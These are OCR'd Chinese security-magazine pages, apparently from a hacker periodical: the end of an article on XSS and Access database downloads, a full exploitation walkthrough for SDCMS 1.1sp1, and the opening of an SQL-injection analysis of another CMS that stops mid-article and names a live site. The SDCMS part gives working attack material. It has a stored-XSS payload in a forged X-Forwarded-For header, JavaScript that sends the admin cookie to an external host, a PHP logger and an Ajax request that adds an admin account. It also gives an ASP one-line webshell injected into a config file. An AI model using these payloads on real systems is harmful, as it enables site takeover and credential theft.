


图4

```
dim Conn
'Add full path of database with filename here
cnProvider = "Provider=Microsoft.JET.OLEDB.4.0;"
cnDataSource = "Data Source =C:\Inetpub\wwwroot\aspProductCatalog\database\aspProductCatalog.mdb"
Conn = cnProvider & cnDataSource
%>
```

短短数行代码，只是简单地连接数据库，并未作其他的任何处理，以致造成数据库下载漏洞。

总结

由于程序员的疏忽，未对用户提交的输入数据进行过滤，当它把数据返回给用户时，即可通过浏览器恶意脚本造成跨站。因此，为了防止跨站漏洞的产生，应对用户所提交的任何数据都进行有效的过滤，包括提交到SQL的也应做好处理，防止SQL注入的产生。过滤时最好采用白名单方式，这样防止XSS与SQL注入的效果更好。而对于数据库下载漏洞，可以采取以下几种方式来防止被下载。

（1）修改数据库名：将数据库改成比较复杂难懂的名称，可以有效地防止被猜测到，比如"·#%data00base().mdb"。

（2）更改数据库后缀 可将后缀名.mdb更改为其他后缀名，比如asp、html等。


（3）修改数据库路径 将数据库文件放在一个有多层目录的文件夹中，最好是自己独自创建一些文件夹，并为每一个文件夹取个比较复杂的名字，以防止被猜解。

（4）在数据库名中添加间断符"#"：比如将数据库database.mdb改成#database.mdb，那么当用户访问www.site.com/file/#database.mdb时，实际上访问的却是 www.site.com/file/。

（5）将数据库连接文件放到其他虚拟目录下，这样数据库可以正常调用，但却无法下载。

（6）为数据库文件加密 这是最后一招了，即使数据库文件被获取，入侵者也必须破解出密码才可查看数据，否则也是徒劳，至少在一定程度上可以起到防御的作用。

前置知识：无
关键词：漏洞、XSS、SDCMS



SDCMS 1.1sp1的XSS漏洞挖掘与利用

文/冰雪风谷

SDCMS全称为时代网站信息管理系统，是一款基于ASP+ACCESS/MSSQL的网站信息管理系统。SDCMS以信息为主题，通过以文字和图片标题为起点，以无限栏目分类为支撑，配合多项插件的灵活使用，以达到信息门户的远景。SDCMS总结各类信息门户的现状，充分考虑符合站长需求的前提下，设计了灵活多变的标签调用方式，满足了不同层次的需求。

SDCMS以"安全第一"为原则，解决了ASP程序的常见漏洞问题（服务器自身的问题除外），程序自身无任何后门，严格的代码过滤功能为网站的安全运行提供了可靠的保障。

以上是SDCMS网站对自己产品的评价。确实，其产品漂亮的界面、灵活的插件体现了这一点。尤其是在安全方面，在防注入方面过滤掉了相关的敏感符号，起到了一定的防护作用。但智者千虑，必有一失。一般在最平常最让人忽略的地方，往往是最容易出问题的地方（其官网为:http://www.sdcms.cn 大家可以在上面下载到源代码）。

看看下面的代码，我们开始分析（注：这种方法是在管理员允许评论的时候才能利用的，不过，一般管理员都会允许评论吧？）。

在/plug/comment.asp中有如下代码

```
sub save_comment
......
username=sdcms_f.HTMLEncode(username)
content=sdcms_f.contentEncode(content)
ip=sdcms_f.getip  '请看这里，得到用户的IP
set rs=server.CreateObject("adodb.recordset")
sql="select username,content,ip,infoid,ispass from sd_comment"
rs.open sql,conn,1,3
rs.addnew
rs(0)=left(username,10)
rs(1)=content
rs(2)=ip  //没有任何过滤，直接插到了数据库中
rs(3)=id
if sdcms_comment_ispass=1 then
msg_contents="，请等待审核"
rs(4)=0
else
rs(4)=1
end if
rs.update
......
end sub
```

再看一下getip的实现。在/inc/function.asp中，其代码如下：

```
Public Function getip
ip=request.ServerVariables("HTTP_X_FORWARDED_FOR")
if ip="" then ip=Request.ServerVariables("REMOTE_ADDR")
getip=ip
End function
```

看到这里，大家都知道问题的存在吧？程序作者通过HTTP_X_FORWARDED_FOR这个字段来得到IP值，而我们知道，这个字段在数据包中是可以伪造的。

我们可以伪造数据包，将HTTP_X_FORWARDED_FOR的值 改成一句话木马提交，就直接将一句话木马插进数据库里了。如果我们知道数据库的位置，并且数据库的后缀名是ASP的，就直接可以利用了。

但可惜，这个CMS的数据库的名称未知，在安装的时候，由如下代码生成12个随机字符构成，加上后缀名还是MDB的，所以我们要插入一句话也没法利用。

```
Function get_something
Randomize
Do While Len(pass)<12 '随机密码位数
num1=CStr(Chr((57-48)*rnd+48)) '0~9
num2=CStr(Chr((90-65)*rnd+65)) 'A~Z
num3=CStr(Chr((122-97)*rnd+97)) 'a~z
pass=pass&num1&num2&num3
loop
get_something=pass
end function
```

因此，我们必须考虑用另外一种方式来达到进入的目的。再看如下代码：

```
/admin/sdcms_comment.asp
sub main
echo "<form name=""add"" action=""?"" method=""post"" onSubmit=""return confirm('确定要执行选定的操作吗？');"">"
page=request.querystring("page")
if page="" or not isnumeric(page) then
page=1
end if
pages =20
set rs=server.CreateObject("adodb.recordset")
if request("classid")<>0 then tj=" where infoid="&request("classid")&""  '这里还有一个注入漏洞，虽然上面用classid=sdcms.Requestint(classid)来得到其整数值，但放在SQL中查询的时候，并没有用classid来查询，而是直接用request("classid")来查询。作者在防注入的时候，没有对其值进行过滤，所以可以注入，但这个注入的前提是有管理员权限，所以，我们就不讨论了。
sql="select id,username,"
if Is_sql=0 then
sql=sql&"(iif(ispass=1,'已审','未审'))"
else
sql=sql&"(case ispass when 1 then '已审'else'未审' end)"
end if
```

```
sql=sql&",ip,adddate,content,ispass,infoid from "&sd_table&" "&tj&" order by ispass,id desc"
'用SQL语句直接查出IP值，并用如下代码显示在页面上，没有经过任何过滤
<td class="title_bg" style="text-align:left"><span style="float:right"><%if rs(6)=0 then%><a href="?action=pass&id=<%=rs(0)%>&t=1&classid=<%=classid%>">通过验证</a><%else%><a href="?action=pass&id=<%=rs(0)%>&t=0&classid=<%=classid%>">取消验证</a><%end if%><a href="?action=del&id=<%=rs(0)%>&classid=<%=classid%>" onclick='return confirm("真的要删除?不可恢复!");'>删除</a></span><input name="id" type="checkbox" onClick="unselectall()" value="<%=rs(0)%>"> <%=rs(1)%> 发表于: <%=rs(4)%> IP: <%=rs(3)%></td>
```

可以考虑用XSS来攻击，等管理员查看审核评论的时候，执行恶意JS。

把HTTP_X_FORWARDED_FOR的值赋为"<script src=http://host/test.js></script>"(把恶意的JS写到test.js中)，然后提交。至于提交的方法不再赘述，可以抓包用NC提交，也可以找到现成的工具提交。这里注意，默认的这个IP的字段为50个字符长，所以要控制好这个长度。

对于这个CMS，其Cookie由12个作者自定义的字符加管理员用户名和MD5后的密码组成，所以得到了Cookie，就基本上得到了后台的权限。

至于test.js的实现，如果写为Alert(document.cookie)，作者在审核的时候，就会弹出其Cookie。不过我们当然不会这么用啦，而要把Cookie发送到远端的服务器上。

```
Var img = new Image();
Img.src=" http://myhost/test.php?cookie="+document.cookie;
```

Test.php的内容如下:

```
<?php
Fputs(fopen('a.txt','a+'),$_GET['cookie'].'////');
?>
```

这样，管理员访问这个页面后，就会在服务器上生成a.txt文件，里面含有管理员的Cookie。有了Cookie，就相当于有了管理员身份。要进后台，只要修改Cookie就可以进去。当然，如果嫌这样麻烦不爽的话，还可以利用Ajax，让管理员自己添加一个账号，方法如下:

```
function getXHR() {
var xhr = null
if (window.XMLHttpRequest) {
xhr = new XMLHttpRequest();
} else if (window.createRequest) {
xhr = window.createRequest();
} else if (window.ActiveXObject) {
try {
xhr = new ActiveXObject('Msxml2.XMLHTTP');
} catch( E ) {
try {
xhr = new ActiveXObject('Microsoft.XMLHTTP');
} catch(E) {}
}
}
return xhr;
}
var ajax = getXHR();
ajax.open('POST','/admin/sdcms_admin.asp? ?action=save&act=add ',false);
ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
ajax.send("t0=test&t1=test&t2=1");
```

管理员浏览过评论后，就会自动添加一个账号。接下来就是如何拿Shell了。接下来看一下后台写配置的地方的代码，在/admin/sdcms_set.asp中有如下代码

```
set fso=server.CreateObject("scripting.filesystemobject")
set info=fso.CreateTextFile(Server.mappath("../inc/const.asp"),true)
info.write "<" & "%" & vbcrlf
......
info.write "%" & ">"
info.close
set info=nothing
set fso=nothing
```

作者将配置文件写到了/inc/const.asp中，而在以下代码中，对其提交的参数进行了过滤。

```
sub save
t0=clear_bad(trim(request("t0")))
t1=clear_bad(trim(request("t1")))
t2=clear_bad(trim(request("t2")))
t3=clear_bad(trim(request("t3")))
t4=clear_bad(trim(request("t4")))
t5=clear_bad(trim(request("t5")))
t6=clear_bad(trim(request("t6")))
t7=clear_bad(trim(request("t7")))
t8=clear_bad(trim(request("t8")))
t9=clear_bad(trim(request("t9")))
t10=clear_bad(trim(request("t10")))
t11=clear_bad(trim(request("t11")))
t12=clear_bad(trim(request("t12")))
```

```
t13=trim(request("t13"))
t14=dir_check(trim(request("t14")))
t15=trim(request("t15"))
t16=trim(request("t16"))
t17=dir_check(trim(request("t17")))
if t17<>"" then t17=t17&"/"
select case t3
case ".htm",".html",".shtml"
case else:t3=".html"
end select
select case t13
case "0","1"
case else:t13=0
end select
set sdcms_f=new sdcms_function
t9=sdcms_f.check_event(t9,"|"):t10=sdcms_f.check_event
(t10,"|"):t11=sdcms_f.check_event(t11,"|")
set sdcms_f=nothing,
```

但从下面的代码可以看到，对t15、t16的值并没有过滤，而t16正好是系统管理的偏好设置中的文件名称项，所以，将文件名称的值改为"test"%><%execute request("value")%><%a="test"，就可以在/inc/const.asp文件中写入一句话木马了。

然后再上传大的webshell就OK了。


```
Function clear_bad(t0)
clear_bad=Replace(t0,"""","")
clear_bad=Replace(t0,CHR(10),"")
End Function
```

本文到此结束，大家有什么不明白的地方，可以到黑防论坛与我讨论，我的ID是冰雪风谷。

前置知识：无

关键词：脚本、先锋文章管理系统、伪静态代码

先锋文章管理系统v1.2漏洞分析



文/图 关心

现在的一些网站都采用一些伪静态代码来实现，这也是一大趋势，原因很简单，不会受到攻击。

本文分析一下采用伪静态代码实现的先锋文章管理系统v1.2，其问题出现在\plus\comment\sava.asp文件中，以下是其部分代码。

```
<!--#include file="../../Inc/Const.Asp"-->
<%
Dim Plus
Set Plus = New Cls_Plus
Plus.Open("comment") '打开配置文件
If Plus.Config("state") = 0 Then Response.Write
Plus.Lang("state") : Response.End
'返回地址
Dim Gourl : Gourl = Request.ServerVariables
("HTTP_REFERER")
'验证码
If Plus.Config("chksn") = 1 Then If Cstr(Request
("sn")) <> Cstr(Session("commentcode")) Then Call Alert
(Plus.Lang("chksnerr") & Request("sn") &"-"&Session
("commentcode"),Gourl)
'外部提交
If Not Checkpost(True) Then Call Alert
(Lang_ErrorPost,Gourl)' 时间限制
If IsDate(Session("Comment_LastpPostTime")) Then
If DatedIff("s",Session("Comment_LastpPostTime"),
Now()) < Plus.Config("timelimit") Then Call Alert(Plus.
Lang("timelimit"),Gourl)
End If
Dim Comment_Aid,Comment_User,Comment_Content
Comment_Aid = Request("id")
Comment_User = Request("user")
Comment_User = Replace(Comment_User,"'","")
Comment_User = Replace(Comment_User,"""","")
Comment_User = left(Comment_User,10)
Comment_Content = Request("content")
Comment_Content = GetDescription
(Comment_Content)
```

```
Comment_Content = left(Comment_Content,Plus.Config("contentmax"))
If Len(Comment_Aid) = 0 Or Not IsNumeric(Comment_Aid) Then Call Alert(Plus.Lang("iderr"),Gourl)
If Len(Comment_User) < 2 Then Comment_User = "Guest"
If Len(Comment_Content) < Plus.Config("contentmin") Then Call Alert(replace(Plus.Lang("contentmin"),"$1",Plus.Config("contentmin")),Gourl)
Dim Contentfilter : Contentfilter = Plus.Config("contentfilter") : Contentfilter = Split(Contentfilter,",")
Dim i
For i = 0 To Ubound(Contentfilter)
Comment_Content = Replace(Comment_Content,Contentfilter(i),"***",1,1,1)
Next
Dim Ns,Rs,Es,SQL
Set Ns = DB("Select [ID],[Cid],[Comments],[IsComment] From [{pre}Content] Where [ID]=" & Comment_Aid,3)
If Ns.Eof Then
Call Alert(Plus.Lang("nocontent"),Gourl)
Else
If Ns(3) = 0 Then Ns.Close : Call Alert(Plus.Lang("nocomment"),Gourl)
Set Es = DB("Select Count([ID]) From [{pre}Comment] Where [Aid]=" & Comment_Aid,1)
Ns(2) = Es(0) + 1
Ns.update
Es.Close
Set Es = Nothing
End If
SQL = "Select [ID],[Aid],[Cid],[User],[Content],[IP],[Time],[State] From [{pre}Comment]"
Set Rs = DB(SQL,3)
Rs.Addnew
Rs("aid") = Ns(0)
Rs("cid") = Ns(1)
Rs("user") = Comment_User
Rs("content") = Comment_Content
Rs("ip") = GetIP
Rs("time") = Now()
If Plus.Config("audit") = 1 Then Rs("state") = 0 Else Rs("state") = 1
Rs.update
Rs.Close
Ns.Close
Session("Comment_LastpPostTime") = Now()
Session("Comment_User") = Comment_User
If Plus.Config("audit") = 1 Then
Call Alert(Plus.Lang("okaudit"), Gourl)
Else
Call Alert(Plus.Lang("ok"), Gourl)
End If
Response.End
%>
```

这个文件看似过滤很严，我们进入alert()中去看看，它存在于\inc\function.asp中。

```
function Alert(byval Msgstr,byval Url)
if len(Url) > 0 then
on error resume next
if Isobject(conn) then conn.close ' 关闭数据库链接
if len(Msgstr) > 0 then response.write "<Script>alert('" & Msgstr & "');</Script>" ' 提示
response.write "<Script>location.href='" & Url & "';</Script>" ' 跳转
response.end
else
if len(Msgstr) > 0 then response.write "<Script>alert('" & Msgstr & "');</Script>" ' 提示
end if
end function
```

虽然这段代码过滤了所有可能的参数，但却只是用alert()提示一下就算了，这样一来，我们提交的id虽然判断了是否为数字，但还是等于没有过滤，从而可以构造语句。不过还是有个问题，我们的id要确实存在的，否则程序会无法接着运行。那怎么办呢？它是伪静态的，我们无法得到id，不过可以从源代码中寻找。

我们随便找一篇文章，查看其源代码。

```
<form action="http://localhost/plus/comment/save.asp" method="post">
<table width="100%" border="0" cellpadding="0" cellspacing="0" id="plpost">
<tr><td><script language="JavaScript" type="text/javascript" src="http://localhost/plus/comment/js.asp?id=24"></script></td></tr>
<tr>
<td><table width="100%" border="0" cellpadding="0" cellspacing="0" class="title">
<tr>
<td><strong>发表评论</strong></td>
<td align="right"><a href="http://localhost/plus/comment/?id=24">查看所有评论</a></td>
</tr>
</table>
<table width="100%" border="0" cellspacing="10" cellpadding="0">
<tr>
<td><table width="100%" border="0" cellpadding="0" cellspacing="2">
<tr>
<input type="hidden" name="id" value="24">
<td width="56%" align="left">用户名:
<input name="user" type="text" class="inputText" id="username" value="" size="16" /></td>
</tr>
</table>
<textarea name="content" cols="70" rows="6" class="textarea"></textarea></td>
</tr>
```

看到没有，id为24，接下来就用它了。直接输入"http://edzy.v5944.net/plus/comment/save.asp?id=24"，出现早已知道的结果，如图1所示。点击"确定"，之后又会出现几次弹窗警告，一路"确定"下来即可。




图1

在上面提交的语句最后加上"'"，再看看结果，如图2所示，出错了！

